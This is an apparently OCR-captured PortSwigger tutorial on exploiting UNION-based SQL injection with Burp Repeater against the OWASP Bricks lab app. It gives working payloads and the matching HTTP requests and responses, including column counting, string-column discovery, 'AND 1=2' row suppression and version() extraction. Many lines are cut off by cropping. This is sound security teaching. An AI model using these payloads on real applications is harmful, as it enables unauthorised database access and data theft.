
Using Burp to Exploit SQL Injection Vulnerabilities: The UNION Operator

Once you have established that a database is vulnerable to SQL injection, it is often useful to exploit the vulnerability to demonstrate any potential implic
successful SQL injection exploit can potentially read sensitive data from the database, modify database data, execute administration operations on the d
and in some cases issue commands on the operating system.

The UNION operator is used in SQL to combine the results of two or more SELECT statements. When a web application contains a SQL injection vulner
that occurs in a SELECT statement, you can often employ the UNION operator to perform an additional query and retrieve the results.

First, ensure that Burp is correctly configured with your browser.


Ensure "Intercept is off" in the Proxy "Intercept" tab.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequenc
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off
Raw Params Headers Hex

Visit the web page of the application that you have identified as having a potential SQL injection vulnerability.

Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.

Now send a request to the server. In this example by refreshing the page.



Details

User ID: **0**

User name: **admin**


E-mail: **admin@getmantra.com**

The request will be captured in the Proxy "Intercept" tab.

The parameter we will attempt to exploit is the "id" parameter in the URL.

The first task is to discover the number of columns returned by the original query being executed by the application, because each query in a UNION statement must return the same number of columns.

Right click on anywhere on the request and click "Send to Repeater".


Target Proxy Spider Scanner Intruder Repeater Sequen
Intercept HTTP history WebSockets history Options
Request to http://172.16.67.136:80
Forward Drop Intercept is on
Raw Params Headers Hex
Send to Spider
Do an active scan
Send to Intruder ⌘+I
Send to Repeater ⌘+R
Send to Sequencer

```
GET /owaspbricks/content-1/index.php?id=0 HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.
Accept: text/html,ap
Accept-Language: en-
Accept-Encoding: gzi
Referer: http://172.
Cookie: remember_tok
Connection: close
Cache-Control: max-a
```

In this example we exploit the fact that NULL can be converted to any data type to systematically inject queries with different number of columns until the injected query is executed.


For example:

```
UNION SELECT NULL--
```

```
UNION SELECT NULL, NULL--
```


```
UNION SELECT NULL, NULL, NULL--
```

Note: In this example we do not need a single quote to terminate any existing string. In addition, the space character must be encoded as %20.



```
GET
/owaspbricks/content-1/index.php?id=0%20UNION%20
SELECT%20NULL,%20NULL,%20NULL
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.9; rv:40.0) Gecko/20100101 Firefox/40.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
```

The application displays an error message that can be viewed in the response tab. The error message says that the used `SELECT` statements have a different number of columns.




```
<body>
<div class="row">
        <div class="four columns centered">
                <br/><br/><a href="../index.php"><img
src="../images/bricks.jpg" /></a><p>
                <fieldset>
                        <legend>Details</legend>

Warning: mysql_fetch_array() expects parameter 1 to b
resource, boolean given in
/owaspbwa/owaspbricks-svn/content-1/index.php on line
Database query failed: The used SELECT statements hav
different number of columns<br/>
                </fieldset></p><br/>
        </div><br/><br/><br/>
        <center>
                <div class="eight columns centered"><
```

We can continue adding `NULL`s to our query until we see a change in the application's response.

Our query is executed when the number of columns returned by our injected query is equal to the number in the original query.

When we inject 8 `NULL`s, the page displays the content without any issues and there are no error messages. When we add a 9th `NULL` to the query, the application produces an error. So we can infer that the original query returns 8 columns.



```
<body>
<div class="row">
        <div class="four columns centered">
                <br/><br/><a href="../index.php"><img
src="../images/bricks.jpg" /></a><p>
                <fieldset>
                        <legend>Details</legend>
                                <br/>User ID:
<b>0</b><br/><br/>User name: <b>admin</b><br/><br/>E-m
<b>admin@getmantra.com</b><br/><br/><br/>
                </fieldset></p><br/>
        </div><br/><br/><br/>
        <center>
                <div class="eight columns centered"><d
class="alert-box secondary">SQL Query: SELECT * FROM u
WHERE idusers=0 UNION SELECT NULL, NULL, NULL, NULL, N
NULL, NULL, NULL LIMIT 1<a href=""
class="close">&times;</a></div></div>    </center>
```

Having identified the number of columns, the next task is to discover a column that has a string data type so that we can use this to extract arbitrary data from the database.


We can do this by injecting a query containing the required number of `NULL`s, as we have previously, and replacing each `NULL` in turn with `'a'`.

For example:

```
UNION SELECT 'a', NULL, NULL ...
```

```
UNION SELECT NULL, 'a', NULL ...
```

```
UNION SELECT NULL, NULL, 'a' ...
```




```
GET
/owaspbricks/content-1/index.php?id=0%20UNION%20SELECT
ULL,%20'a',%20NULL,%20NULL,%20NULL,%20NULL,%20NULL UNI
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.
rv:40.0) Gecko/20100101 Firefox/40.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
```

When an `'a'` is specified at a column that has a string data type, the injected query is executed, and you should see an additional row of data containing the value `a`.

However, in our example the page is not showing anything other than the original content.


We can see that the query is being executed, but because the application is only showing the first result we cannot see the result of the injected query.



```
Details
User ID: 0

User name: admin

E-mail: admin@getmantra.com

SQL Query: SELECT * FROM users WHERE idusers=0 UNION SELEC
        NULL, 'a', NULL, NULL, NULL, NULL, NULL LIMIT 1
```

We can ensure that our data is the first row returned by modifying the original query so that it does not return any rows:


```
0 AND 1=2 UNION SELECT NULL, NULL,'a', NULL, NULL, NULL,
NULL, NULL
```



```
GET
/owaspbricks/content-1/index.php?id=0%20and%201%3d2%20
ECT%20NULL,%20NULL,%20'a',%20NULL,%20NULL,%20NULL,%20N
 UNION
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.
rv:40.0) Gecko/20100101 Firefox/40.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
```

We can now see in the response that the application is displaying the injected `'a'` string instead of the actual user details.

The `'a'` is displayed in the data field corresponding to the column in which we supplied it.




```
Details
User ID:

User name:

E-mail: a

SQL Query: SELECT * FROM users WHERE idusers=0 and 1=2 UNION
        NULL, NULL, 'a', NULL, NULL, NULL, NULL, NULL LIMIT
```

We can now use the relevant column to extract data from the database.


```
0 and 1=2 UNION SELECT NULL, NULL, version(), NULL, NULL,
NULL, NULL, NULL
```

In this example we have altered the injected code to display the version number of the database. We can then continue to use this technique to retrieve any accessible data from the database.



```
GET
/owaspbricks/content-1/index.php?id=0%2
0and%201%3d2%20UNION%20SELECT%20NULL,%2
0NULL,%20version(),%20NULL,%20NULL,%20
NULL,%20NULL,%20NULL HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10.9; rv:40.0)
Gecko/20100101 Firefox/40.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://172.16.67.136/owaspbricks/conten
```

```
Details
User ID:

User name:

E-mail: 5.1.41-3ubuntu1
```



Related articles:

- Getting started with Burp Proxy
- Using Burp Repeater
- Using Burp to Test For Injection Flaws
- Using Burp to Exploit SQL Injection Vulnerabilities: The UNION Operator
- Using Burp to Detect SQL-specific Parameter Manipulation Flaws
- Using Burp to Detect Blind SQL Injection Bugs

Burp Suite

Web vulnerability scanner
Burp Suite Editions
Release Notes

Vulnerabilities

Cross-site scripting (XSS)
SQL injection
Cross-site request forgery
XML external entity injection
Directory traversal
Server-side request forgery

Customers

Organizations
Testers
Developers

Company

About
PortSwigger News
Careers
Contact
Legal
Privacy Notice

Insights

Web Security Academy
Blog
Research
The Daily Swig

Follow us